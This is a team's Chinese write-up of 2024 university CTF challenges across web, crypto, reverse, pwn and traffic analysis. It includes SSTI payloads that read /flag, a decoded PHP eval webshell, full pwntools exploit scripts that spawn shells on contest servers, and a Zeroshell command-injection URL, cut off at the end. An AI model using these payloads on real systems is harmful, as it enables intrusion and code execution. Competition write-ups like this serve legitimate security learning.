

2024 全国大学生信息安全竞赛 Nebula Writeup

一、战队信息

战队名称: Nebula

战队排名：38

二、解题情况

三、解题过程

Web

safe_proxy

首先访问，直接拿到了源码。

```
1 @app.route('/', methods=["POST"])
2 def template():
3     template_code = request.form.get("code")
4     # 安全过滤
5     blacklist = ['__', 'import', 'os', 'sys', 'eval', 'subprocess', 'popen',
6     'system', '\r', '\n']
7     for black in blacklist:
8         if black in template_code:
9             return "Forbidden content detected!"
10    result = render_template_string(template_code)
11    print(result)
12    return 'ok' if result is not None else 'error'
```

这里有ssti。绕过黑名单可以直接用空字符串就行，用 `url_for['_''_globals_'''_']`
`['current_app']['_''_init_'''_']``['_''_globals_'''_']``['_''_builtins_'''_']`
`['ex''ec']` 拿到 exec。

然后没有回显，发现目录有写的权限，于是把结果写到 static 目录下，然后直接访问就行了
payload:

```
1 # 先创建static目录
2 code:{{url_for['__globals__']['current_app']['__init__'][
3     '__globals__'][ '__builtins__'][ 'ex' 'ec']("imp" "ort
4     o""s;o""s.mkdir('static')),"app":url_for['__globals__']
5     ['current_app'],"request":request}}}
6
7 # 写入到 static/a.txt
8 code:{{url_for['__globals__']['current_app']['__init__'][
9     '__globals__'][ '__builtins__'][ 'ex' 'ec']("imp" "ort
10    o""s;open('./static/a.txt','w').write(o""s.pop""en('cat /flag').read()),
11    {"app":url_for['__globals__']['current_app'],"request":request}}}
12
13 然后访问 /static/a.txt 就能看到 flag。
```

hello_web

Headers有tips: include.php 但是根本没这个文件！

从这个 include.php 还有网址的 `file=hello.php` 可以猜测，是文件包含漏洞。

Ctrl+U源码，发现`<!--./hackme.php-->`和`<!--./tips.php-->`，直接用 `file=` 这两个文件发现没用，显示不在这里。但是注意到 `file=hackme.php` 和 `file=../hackme.php` 和 `file=../../hackme.php` 以及直接访问 `hackme.php` 都是一样的，怀疑 `..` 被替换掉了，所以双写成 `.../..`，成功绕过，访问到上一级目录的文件。

<http://eci-2ze9aum75osowagx70o6.cloudci1.ichunqiu.com/index.php?file=.../hackme.php> ——
一句话木马

<http://eci-2ze9aum75osowagx70o6.cloudci1.ichunqiu.com/index.php?file=.../tips.php>
`phpinfo`

```
1 <?php
2 highlight_file(__FILE__);
3 $lJbGIY="eQOLLcMnTYhVJUnRAobPSvjrfZwZychXfdaukqGgwNptIBKiDsxE";$OlWYMv="zqBZkOu
4 wUaTKFXRfLgmvchbipYdNyAGsIWVEQnxjDPoHStCMJrel";$lapUCm=urldecode("%6E1%7A%62%2F
5 %6D%615%5C%76%740%6928%2D%70%78%75%71%79%2A6%6C%72%6B%64%679%5F%65%68%63%73%77%
6 F4%2B%6637%6A");
7 $YwzIst=$lapUCm[3].$lapUCm[6].$lapUCm[33].$lapUCm[30];$0xirhK=$lapUCm[33].$lapU
8 Cm[10].$lapUCm[24].$lapUCm[10].$lapUCm[24];$YpAUWC=$0xirhK[0].$lapUCm[18].$lapU
9 Cm[3].$0xirhK[0].$0xirhK[1].$lapUCm[24];$rVkJU=$lapUCm[7].$lapUCm[13];$YwzIst.
10 ==$lapUCm[22].$lapUCm[36].$lapUCm[29].$lapUCm[26].$lapUCm[30].$lapUCm[32].$lapUC
11 m[35].$lapUCm[26].$lapUCm[30];
```

```


5 $uWcdaA="eQOLlCmTYhVJUnRAobPSvjrfZwZychXfdaukqGgwNptIBKiDsxEzqBZkOuwUaTKFXRfLg
mvchbipYdNyAGsIWVEQnxjDPoHStCMJrelmM9jWAfxqnT2UYjLKi9qw1DFYNlhgYRsDhUVBwEXGvE7H
M8+0x==";
6 echo
$YwzIst($OxirhK($YpAUWC($uWcdaA,$rVkkjU*2),$YpAUWC($uWcdaA,$rVkkjU,$rVkkjU),$Yp
AUWC($uWcdaA,0,$rVkkjU)));
7 ?>

```

hackme.php的内容经过简单的base64混淆，解码得到 <?php

@eval(\$_POST['cmd_66.99']); ?>。但是直接参数设置 cmd_66.99 会被转换成 cmd_66_99 从而失败。利用php字符转换漏洞，用 cmd[66.99] 会被转换为 cmd_66.99，再用蚁剑链接。

不过有 disable_functions，蚁剑有专门的插件，直接绕过就行了。



```

(www-data:/) $ find / -name flag*
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/sys/devices/pnp0/00:04/tty/ttys0/flags
/sys/devices/platform/serial8250/tty/ttys2/flags
/sys/devices/platform/serial8250/tty/ttys3/flags
/sys/devices/platform/serial8250/tty/ttys1/flags
/sys/devices/pci0000:00/0000:00:03.0/virtio0/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/dummy0/flags
/run/log/6bdc961992091ba200f8aacb8b3acd0/flag
(www-data:/) $ cat /run/log/6bdc961992091ba200f8aacb8b3acd0/flag
flag{fba129e8-8b00-4016-b30b-6d476da756ac}

```

居然不放在根目录下。

Crypto

rasnd

两段加密：

crypto1

两个hint，四个随机数的线性组合

```
x1=randint(0,2**11)
y1=randint(0,2**114)
x2=randint(0,2**11)
y2=randint(0,2**514)
hint1=x1*p+y1*q-0x114
hint2=x2*p+y2*q-0x514
```

先把hint整理一下

```
hint1=hint1 + 0x114
hint2=hint2 + 0x514
```

发现 `x1` 和 `x2` 比较小，可以爆破。

就是找到 `a | b`,使得

$$a * \text{hint1} - b * \text{hint2} = d * q$$

然后再和n来一次gcd，即可获得q

代码

```
💡 hint1 = hint1 + 0x114
      hint2 = hint2 + 0x514
      f = 0
      for i in tqdm(range(1,211)):
          ** for j in range(1,2**11):
              if gmpy2.gcd(i*hint1-j*hint2,n)!= 1:
```

```

p = gmpy2.gcd(i*hint1-j*hint2,n)

q = n//p

phi = (p-1)*(q-1)

d = gmpy2.invert(0x10001,phi)

m = pow(c,d,n)

print(long_to_bytes(m))

f= 1

break

if f==1 :

    break

```

crypto2

hint = $\text{pow}(514*p - 114*q, n - p - q, n)$

$n-p-q$ 实际上就是 $\phi(n)-1$

由费马小定理

$$(514 * p - 114 * q)^{\phi(n)-1} = (514 * p - 114 * q)^{-1} \pmod{n}$$

我们可以求逆得到 $514*p - 114*q$

然后再构造 $514*p + 114*q$

$$(514 * p - 114 * q)^2 + 4 * 114 * 514 * n = (514 * p + 114 * q)^2$$

解方程，得到pq

代码



```

hint3 = gmpy2.invert(hint3,n2)

if hint3 %2 == 1:

    print(1)

    hint3 = hint3 -n2

    print(hint3)

    hint4 = hint3*hint3 +4*114*514*n2

```

```
hint4 = gmpy2.iroot(hint4,2)
if hint4[1] == True:
    hint4 = hint4[0]
p =( hint4+hint3) //(2*514)
q = n2//p
phi = (p-1)*(q-1)
d = gmpy2.invert(0x10001,phi)
m = pow(c2,d,n2)
print(long_to_bytes(m))
```

最终结果

flag{10d34d37-9285-44c7-8801-8c83af74d579}

Re

rand0m

整个py3.12，开调，环境浪费的时间有点多了

这里赋初值

```

    return 0xFFFFFFFFFFFFi64;
v9 = PyLong_FromLong(65537i64);
*((_QWORD *)off_7FF97BA7B688 + 38) = v9;
if ( !v9 )
    return 0xFFFFFFFFFFFFi64;
v10 = PyLong_FromLong(37360232i64);
*((_QWORD *)off_7FF97BA7B688 + 39) = v10;
if ( !v10 )
    return 0xFFFFFFFFFFFFi64;
v11 = PyLong_FromLong(304643896i64);
*((_QWORD *)off_7FF97BA7B688 + 40) = v11;
if ( !v11 )
    return 0xFFFFFFFFFFFFi64;
v12 = PyLong_FromLong(1244723021i64);
*((_QWORD *)off_7FF97BA7B688 + 41) = v12;
if ( !v12 )
    return 0xFFFFFFFFFFFFi64;
v13 = PyLongFromString("2282784775", 0i64, 0i64);
*((_QWORD *)off_7FF97BA7B688 + 42) = v13;
if ( !v13 )
    return 0xFFFFFFFFFFFFi64;
v14 = PyLongFromString("2563918650", 0i64, 0i64);
*((_QWORD *)off_7FF97BA7B688 + 43) = v14;
if ( !v14 )
    return 0xFFFFFFFFFFFFi64;
v15 = PyLongFromString("2654435769", 0i64, 0i64); // delta
*((_QWORD *)off_7FF97BA7B688 + 44) = v15;
if ( !v15 )
    return 0xFFFFFFFFFFFFi64;
v16 = PyLongFromString("2918417411", 0i64, 0i64);
*((_QWORD *)off_7FF97BA7B688 + 45) = v16;
if ( !v16 )
    return 0xFFFFFFFFFFFFi64;
v17 = PyLongFromString("3628702646", 0i64, 0i64);
*((_QWORD *)off_7FF97BA7B688 + 46) = v17;
if ( !v17 )
    return 0xFFFFFFFFFFFFi64;
v18 = PyLongFromString("3773946743", 0i64, 0i64);
*((_QWORD *)off_7FF97BA7B688 + 47) = v18;
if ( !v18 )
    return 0xFFFFFFFFFFFFi64;
v19 = PyLongFromString("4198170623", 0i64, 0i64);
*((_QWORD *)off_7FF97BA7B688 + 48) = v19;
if ( !v19 )
    return 0xFFFFFFFFFFFFi64;
v20 = PyLongFromString("4294967293", 0i64, 0i64);
*((_QWORD *)off_7FF97BA7B688 + 49) = v20;
return (unsigned int)(v20 - a) - 1;

```

然后这里伪随机

```

LABEL_77:
sub_7FF97BA76240("rand0m.rand0m", v9, v7, "rand0m.pyx");
if ( !v5 )
    goto LABEL_87;
goto LABEL_84;
}
if ( *v8 >= 0 )
{
    v13 = (*(_QWORD *)v8)-- == 1i64;
    if ( v13 )
        Py_Dealloc(v8);
}
v5 = (int *)v12;
v14 = PyNumber_Xor(v12, *((_QWORD *)off_7FF97BA7B688 + 44));
if ( !v14 )
{
    v9 = 2615;
    v7 = 3;
    goto LABEL_77;
}
v6 = (int *)v14;
v15 = what_fuck_func(v12, *((_QWORD *)off_7FF97BA7B688 + 33), 5i64, 0i64);
if ( !v15 )
{
    v9 = 2627;
    v7 = 4;
    goto LABEL_77;
}
v16 = off_7FF97BA7B688;
v3 = (int *)v15;
v17 = PyLong_Type[0];
v18 = *((_QWORD *)off_7FF97BA7B688 + 32);
if ( *( _QWORD *) (v12 + 8) != PyLong_Type[0] )
    goto LABEL_32;
v19 = *((_QWORD *) (v12 + 16));
if ( (v19 & 1) != 0 )
{
    if ( *( _DWORD *)v12 != -1 )
        ++*( _DWORD *)v12;
    v8 = (int *)v12;
    goto LABEL_36;
}
if ( v19 >= 0x10 )
    r

```

后面比对

逻辑如下

'''

a = 0x12345678

v14 = a ^ 0x9e3779b9

v3 = a >> 5

v12 = a << 4

v12 &= 0xfa3affff

v12 += v3 >> 23

print(hex(v12))

v27 = v14 >> 11

print(hex(v27))

res = pow(v27, 0x10001, 0xffffffffd)

```
print(hex(res))
```

'''

两组密文，剩下一组顺序存疑，这样干：

```
1 from gmpy2 import invert
2
3 n = 0xffffffff
4
5 # http://www.factordb.com/index.php?query=4294967293
6 p = 9241
7 q = 464773
8 assert p*q == n
9
10 e = 0x10001
11 d = invert(e, (p-1)*(q-1))
12 assert e*d % ((p-1)*(q-1)) == 1
13
14 cipher = [0x112287F38, 0x10A30F74D, 0x1023A1268, 0x208108807]
15
16 cipher2_set = [0xadf38403, 0xd8499bb6, 0xe0f1db77, 0x98d24b3a]
17
18 from itertools import permutations
19
20 all_permutations = list(permutations(cipher2_set))
21
22 import random
23
24 for cipher2 in all_permutations:
25     inp = ""
26     for i in range(4):
27         c1 = cipher[i]
28         c2 = cipher2[i]
29
30         m = ((pow(c2, d, n) ^ (0x9e3779b9 >> 11)) << 11) | ((c1 & 0x7ff0) >> 4)
31         inp += hex(m)[2:].zfill(8)
32     print(inp)
33     if random.check(inp):
34         print("Congrats! Flag is: flag{" + inp + "}")
35         break
```

穷举顺序然后检验

Congrats! Flag is: flag{813a97f3d4b34f74802ba12678950880}

ezCsky

搜这篇文章 <https://www.iotsec-zone.com/article/4>

Cutter 打开分析

```
0x00008974      bkpt
0x00008976      bkpt
;-- aav.0x00008978:
0x00008978      bkpt
0x0000897a      bkpt
0x0000897c      .dword 0x000087dc ; loc._t_0x87dc ; sym.check
0x00008980      .dword 0x00008654 ; sym.rc4_init
0x00008984      .dword 0x0000870c ; loc._t_0x870c ; sym.rc4_crypt
0x00008988      .dword 0x00008828 ; sym.cmp_result
0x0000898c      .dword 0x00008a88 ; str.You_enter_a_true_flag
;-- $t:
;-- __libc_csu_init:
$d();
```

RC4, key是 testkey

密文应该是 data 段这一处:

```
96 8f b8 08 5d a7 68 44 f2 64 92 64 42 7a 78 e6 ea c2 78 b8 63 9e 5b 3d d9 28 3f c8 73 06 ee 6b | ....].hD.d.dBzx...x.c.[=.(?..k
8 Flags: str.error1 ed d1 00 00 01 1b 03 3b 10 00 00 00 01 00 00 00 a4 f9 ff ff 28 00 00 00 | ..K.#..@.....;.....(....
```

因为只有它不可打印

解出来不对，但是再分析一下发现还有一步错位异或

最后这样解：

```
1 def RC4_GenBox(box, key):
2     for i in range(256):
3         box[i] = i
4     i = 0
5     for j in range(256):
6         i = (box[j] + i + key[j % len(key)]) & 0xff
7         tmp = box[j]
8         box[j] = box[i]
9         box[i] = tmp
10
11 def RC4_Encrypt(box, data, out):
12     k = 0
13     j = 0
14     for i in range(len(data)):
15         k = k + 1
16         j = (box[k] + j) & 0xff
17         tmp = box[k]
```

```

18     box[k] = box[j]
19     box[j] = tmp
20     a = box[(box[k] + box[j]) & 0xff]
21     out[i] = a ^ data[i]
22
23 k = b'testkey'
24
25 data = bytes.fromhex("96 8F B8 08 5D A7 68 44 F2 64 92 64 42 7A 78 E6 EA C2 78
26   B8 63 9E 5B 3D D9 28 3F C8 73 06 EE 6B 8D 0C 4B A3 23 AE CA 40 ED D1")
27 box = [0] * 256
28 out = [0] * len(data)
29
30 RC4_GenBox(box, k)
31 RC4_Encrypt(box, data, out)
32
33 flag = b'f'
34 for i in range(0, len(out)):
35     flag += bytes([out[i] ^ flag[-1]])
36
37 print(flag)
38
39 # flag{d0f5b330-9a74-11ef-9af7-acde48001122}

```

Pwn

anote

漏洞：本题目在edit功能中出现溢出，能够覆盖下一个堆块。

利用：覆盖下一个堆块中的函数二级指针，实际应该是c++的函数虚表。将对应的函数指针覆盖成执行 `system("/bin/sh")` 即可；

- exp.py

```

1 #_*_coding:utf-8_*
2 from pwn import *
3
4 context.arch = 'i386'
5 context.log_level = "debug" if debug else "info"
6
7 local = 0
8 debug = 1
9

```

```
10 binary = "./note"
11 lib = "/lib/i386-linux-gnu/libc.so.6"
12
13 elf = ELF(binary)
14 libc = ELF(lib)
15
16 if local:
17     io = process(binary)
18 else :
19     io = remote("47.93.212.188", 22829)
20
21 s      = lambda buf      : io.send(buf)
22 sl     = lambda buf      : io.sendline(buf)
23 sa     = lambda delim, buf : io.sendafter(delim, buf)
24 sal    = lambda delim, buf : io.sendlineafter(delim, buf)
25 sh     = lambda           : io.interactive()
26 r      = lambda n=None   : io.recv(n)
27 ru    = lambda delim     : io.recvuntil(delim)
28 r7f   = lambda           : u64(io.recvuntil("\x7f")[-6:]+"\x00\x00")
29 trs   = lambda addr     : libc.address+addr
30 gadget = lambda ins     : libc.search(asm(ins, arch="amd64"), executable
= True).next()
31 tohex  = lambda buf     : "".join("\x%02x"%ord(_) for _ in buf)
32 protect = lambda pos, ptr : ((pos>>12)^ptr))
33
34 def add():
35     sal(b'Choice>>', b'1')
36
37 def show(index):
38     sal(b'Choice>>', b'2')
39     sal(b'index: ', str(index).encode())
40
41 def edit(index, size, content):
42     sal(b'Choice>>', b'3')
43     sal(b'index: ', str(index).encode())
44     sal(b'len: ', str(size).encode())
45     sal(b'content: ', content)
46
47 add()
48 add()
49 add()
50 add()
51
52 show(0)
53 ru(b'gift: ')
54 gift = int(ru(b'\n'), 16)
55 info('gift => 0x%x' % gift)
```

```
56  
57 payload = b''  
58 payload += p32(0x80489CE) * 5  
59 payload += p32(0x21)  
60 payload += p32(gift + 16)  
61  
62 edit(0, 0x24, payload)  
63 edit(1, 0, b'')  
64  
65 sh()
```

avm

漏洞：任意虚拟机指令执行，`load` 和 `store` 功能中imm立即数能够超过memory的边界，造成溢出，从而破坏上层程序的内存。

利用：`load __libc_start_main_call` 的地址，经过数学执行操作运算成基址址，之后运算成其他的gadget。把每条gadget平铺到返回地址上去进行ROP。

- `exp.py`

```
1 #_*_coding:utf-8_*_  
2 from pwn import *  
3  
4 context.arch = 'i386'  
5 context.log_level = "debug" if debug else "info"  
6  
7 local = 0  
8 debug = 1  
9  
10 binary = "./pwn"  
11 lib = "/lib/x86_64-linux-gnu/libc.so.6"  
12  
13 elf = ELF(binary)  
14 libc = ELF(lib)  
15  
16 if local:  
17     io = process(binary)  
18 else :  
19     io = remote("47.94.202.237", 36940)  
20  
21 s      = lambda buf      : io.send(buf)  
22 sl     = lambda buf      : io.sendline(buf)  
23 sa     = lambda delim, buf : io.sendafter(delim, buf)  
24 sal    = lambda delim, buf : io.sendlineafter(delim, buf)  
25 sh     = lambda           : io.interactive()
```

```
26 r      = lambda n=None      : io.recv(n)
27 ru     = lambda delim       : io.recvuntil(delim)
28 r7f    = lambda             : u64(io.recvuntil("\x7f")[-6:]+\x00\x00")
29 trs   = lambda addr        : libc.address+addr
30 gadget = lambda ins        : libc.search(asm(ins, arch="amd64"), executable
= True).next()
31 tohex  = lambda buf         : "".join("\x%02x"%ord(_) for _ in buf)
32 protect = lambda pos, ptr   : ((pos>>12)^ptr)
33 mangle  = lambda var, guard : (((var^guard)<<0x11) + ((var^guard)>>(64-
0x11))) & ((1<<64)-1)
34
35 def makeAddInst(dst, src1, src2):
36     inst = (1 << 28)
37     inst |= dst & 0x1f
38     inst |= ((src1 & 0x1f) << 5)
39     inst |= ((src2 & 0x1f) << 16)
40     return inst
41
42 def makeSubInst(dst, src1, src2):
43     inst = (2 << 28)
44     inst |= dst & 0x1f
45     inst |= ((src1 & 0x1f) << 5)
46     inst |= ((src2 & 0x1f) << 16)
47     return inst
48
49 def makeMulInst(dst, src1, src2):
50     inst = (3 << 28)
51     inst |= dst & 0x1f
52     inst |= ((src1 & 0x1f) << 5)
53     inst |= ((src2 & 0x1f) << 16)
54     return inst
55
56 def makeDivInst(dst, src1, src2):
57     inst = (4 << 28)
58     inst |= dst & 0x1f
59     inst |= ((src1 & 0x1f) << 5)
60     inst |= ((src2 & 0x1f) << 16)
61     return inst
62
63 def makeXorInst(dst, src1, src2):
64     inst = (5 << 28)
65     inst |= dst & 0x1f
66     inst |= ((src1 & 0x1f) << 5)
67     inst |= ((src2 & 0x1f) << 16)
68     return inst
69
70 def makeAndInst(dst, src1, src2):
```

```
71     inst = (6 << 28)
72     inst |= dst & 0x1f
73     inst |= ((src1 & 0x1f) << 5)
74     inst |= ((src2 & 0x1f) << 16)
75     return inst
76
77 def makeLshiftInst(dst, src1, src2):
78     inst = (7 << 28)
79     inst |= dst & 0x1f
80     inst |= ((src1 & 0x1f) << 5)
81     inst |= ((src2 & 0x1f) << 16)
82     return inst
83
84 def makeRshiftInst(dst, src1, src2):
85     inst = (8 << 28)
86     inst |= dst & 0x1f
87     inst |= ((src1 & 0x1f) << 5)
88     inst |= ((src2 & 0x1f) << 16)
89     return inst
90
91 def makeStoreInst(dst, src, imm):
92     assert imm <= 0xFFFF
93     inst = (9 << 28)
94     inst |= dst & 0x1f
95     inst |= ((src & 0x1f) << 5)
96     inst |= ((imm & 0xffff) << 16)
97     return inst
98
99 def makeLoadInst(dst, src, imm):
100    assert imm <= 0xFFFF
101    inst = (10 << 28)
102    inst |= dst & 0x1f
103    inst |= ((src & 0x1f) << 5)
104    inst |= ((imm & 0xffff) << 16)
105    return inst
106
107
108 payload = flat(
109     {
110         0: [
111             makeLoadInst(0, 10, 0xd38),
112
113             makeLoadInst(1, 10, 0x320),
114             makeSubInst(0, 0, 1),
115
116             makeLoadInst(2, 10, 0x328),
117             makeAddInst(2, 2, 0),
```

```

118
119         makeLoadInst(3, 10, 0x330),
120         makeAddInst(3, 3, 0),
121
122         makeLoadInst(4, 10, 0x338),
123         makeAddInst(4, 4, 0),
124
125         makeLoadInst(5, 10, 0x340),
126         makeAddInst(5, 5, 0),
127
128         makeStoreInst(2, 10, 0x118),
129         makeStoreInst(3, 10, 0x120),
130         makeStoreInst(4, 10, 0x128),
131         makeStoreInst(5, 10, 0x130),
132
133     ],
134     0x200: [
135         p64(0x29d90),
136         p64(0x2a3e5),
137         p64(libc.search(b'/bin/sh').__next__()),
138         p64(0x2a3e6),
139         p64(libc.sym['system'])
140     ]
141 },
142 length = 0x300
143 )
144
145 sa(b'opcode:', payload)
146
147 sh()

```

novel1

漏洞：std::copy的时候可能超过栈上的buffer大小，造成栈溢出。

利用：利用helper.cpp计算能够分到同一个bucket的key值，之后把gadget作为value放到unsorted_map中去。在进行copy的时候便会产生溢出。溢出时利用 pop rsp 的gagdet的进行栈迁移，之后去执行shell。

- helper.cpp

```

1 #include <iostream>
2 #include <string>
3 #include <cassert>
4 #include <unordered_map>
5

```

```

6 size_t bucket_index(const std::unordered_map<unsigned int, unsigned long>&
7     map, int k
8     size_t bucket_count = map.bucket_count();
9     const auto& hash_func = map.hash_function();
10    size_t hash_code = hash_func(key);
11    return hash_code % bucket_count;
12 }
13
14 int main(int argc, char const *argv[]) {
15     std::unordered_map<unsigned int, unsigned long> map(59);
16     int count = 0;
17     for (unsigned key=0; key <= 10000; key++) {
18         assert( bucket_index(map, key) == map.bucket(key));
19         if (bucket_index(map, key) == 0) {
20             count += 1;
21             std::cout<< "part1(" << key << ", 0xdeadbeef) # " << count <<
22             index: "<< b;
23             if (count == 32){
24                 break;
25             }
26     }
27 }
```

- exp.py

```

1 #_*_coding:utf-8_*
2 from pwn import *
3
4 context.arch = 'amd64'
5 context.log_level = "debug" if debug else "info"
6
7 local = 0
8 debug = 1
9
10 binary = "./novel1"
11 lib = "/lib/x86_64-linux-gnu/libc.so.6"
12
13 elf = ELF(binary)
14 libc = ELF(lib)
15
16 if local:
17     io = process(binary)
18 else :
19     io = remote("60.205.177.113", 37158)
```

```
20
21 s      = lambda buf      : io.send(buf)
22 sl     = lambda buf      : io.sendline(buf)
23 sa     = lambda delim, buf : io.sendafter(delim, buf)
24 sal    = lambda delim, buf : io.sendlineafter(delim, buf)
25 sh     = lambda           : io.interactive()
26 r      = lambda n=None   : io.recv(n)
27 ru    = lambda delim     : io.recvuntil(delim)
28 r7f   = lambda           : u64(io.recvuntil("\x7f")[-6:]+\x00\x00")
29 trs   = lambda addr     : libc.address+addr
30 gadget = lambda ins     : libc.search(asm(ins, arch="amd64"), executable
= True).next()
31 tohex  = lambda buf     : "".join("\x%02x"%ord(_) for _ in buf)
32 protect = lambda pos, ptr : ((pos>>12)^(ptr))
33 mangle  = lambda var, guard : (((var^guard)<<0x11) + ((var^guard)>>(64-
0x11))) & ((1<<64)-1)
34
35 payload = flat(
36     {
37         0: [
38             elf.got['puts'],
39             0,
40             elf.plt['puts'],
41             0x402D23
42         ]
43     },
44     filler = b'\x00'
45 )
46 author = b'admin'
47 sal(b'Author: ', payload)
48
49 def part1(key, value):
50     sal(b'Chapter: ', b'1')
51     sal(b'Blood: ', str(key).encode())
52     sal(b'Evidence: ', str(value).encode())
53
54 def part2(key):
55     sal(b'Chapter: ', b'2')
56     sal(b'Blood: ', str(key).encode())
57
58
59 part1(0, 0xdeadbeef) # 1 index: 0
60 part1(59, 0xdeadbeef) # 2 index: 0
61 part1(118, 0xdeadbeef) # 3 index: 0
62 part1(177, 0xdeadbeef) # 4 index: 0
63 part1(236, 0xdeadbeef) # 5 index: 0
64 part1(295, 0xdeadbeef) # 6 index: 0
```

```
65 part1(354, 0xdeadbeef) # 7 index: 0
66 part1(413, 0xdeadbeef) # 8 index: 0
67 part1(472, 0xdeadbeef) # 9 index: 0
68 part1(531, 0xdeadbeef) # 10 index: 0
69 part1(590, 0xdeadbeef) # 11 index: 0
70 part1(649, 0xdeadbeef) # 12 index: 0
71 part1(708, 0xdeadbeef) # 13 index: 0
72 part1(767, 0xdeadbeef) # 14 index: 0
73 part1(826, 0) # 15 index: 0
74 part1(885, 0xdeadbeef) # 16 index: 0
75 part1(944, 0xdeadbeef) # 17 index: 0
76 part1(1003, 0x4025BE) # 18 index: 0
77 part1(1062, 0x40a540) # 19 index: 0
78 part1(1121, 0xdeadbeef) # 20 index: 0
79 part1(1180, 0xdeadbeef) # 21 index: 0
80 part1(1239, 0xdeadbeef) # 22 index: 0
81 part1(1298, 0xdeadbeef) # 23 index: 0
82 part1(1357, 0xdeadbeef) # 24 index: 0
83 part1(1416, 0xdeadbeef) # 25 index: 0
84 part1(1475, 0xdeadbeef) # 26 index: 0
85 part1(1534, 0xdeadbeef) # 27 index: 0
86 part1(1593, 0xdeadbeef) # 28 index: 0
87 part1(1652, 0xdeadbeef) # 29 index: 0
88 part1(1711, 0xdeadbeef) # 30 index: 0
89 part1(1770, 0xdeadbeef) # 31 index: 0
90 part1(1829, 0xdeadbeef) # 32 index: 0
91 part2(59)
92
93 puts = u64(ru(b'\x7f')[-6:] + b'\x00\x00')
94 libc.address = puts - libc.sym['puts']
95 info('libc base => 0x%x' % libc.address)
96
97
98 payload = flat(
99     {
100         0: [
101             libc.address + 0x00000000000904a9,
102             0,
103             0,
104             libc.address + 0x000000000002be51,
105             0,
106             libc.address + 0x000000000002a3e5,
107             libc.search(b'/bin/sh').__next__(),
108             libc.sym['execve'],
109         ],
110     },
111     filler = b'\x00'
```

```

112 )
113 author = b'admin'
114 sal(b'Author: ', payload)
115
116 sh()

```

威胁检测与流量分析

Zeroshell

本题基底是CVE-2019-12725，然后在这个框架内玩花活。

第一小题：由题目描述，可以利用wireshark ip.dst==60.139.2.100 过滤出发往靶机ip的包，之后下翻直到找到图片记录：

4591 80.398556 61.139.2.128 61.139.2.100 HTTP 532 GET /cgi-bin/kerbynet?Action=Render&Object=StartSession HTTP/1.1
4576 80.395557 61.139.2.128 61.139.2.100 HTTP 524 GET /cgi-bin/kerbynet?Action=Render&Object=head HTTP/1.1
4598 80.399120 61.139.2.128 61.139.2.100 HTTP 523 GET /cgi-bin/kerbynet?Action=Render&Object=log HTTP/1.1
4801 80.550296 61.139.2.128 61.139.2.100 HTTP 566 GET /cgi-bin/kerbynet?Action=Render&Object=log HTTP/1.1
4586 80.398194 61.139.2.128 61.139.2.100 HTTP 530 GET /cgi-bin/kerbynet?Action=Render&Object=setup_menu HTTP/1.1
4581 80.397153 61.139.2.128 61.139.2.100 HTTP 522 GET /cgi-bin/kerbynet?Action=Render&Object=sx HTTP/1.1
11029 484.356560 182.143.237.15 61.139.2.100 HTTP 617 GET /cgi-bin/kerbynet?Action=x509view&Section=NoAuthREQ&User=&x509type=%0A/etc/sudo%20tar%20-cf%20/dev/null%20/dev/null%20--checkpoint=1%20--checkpoint-
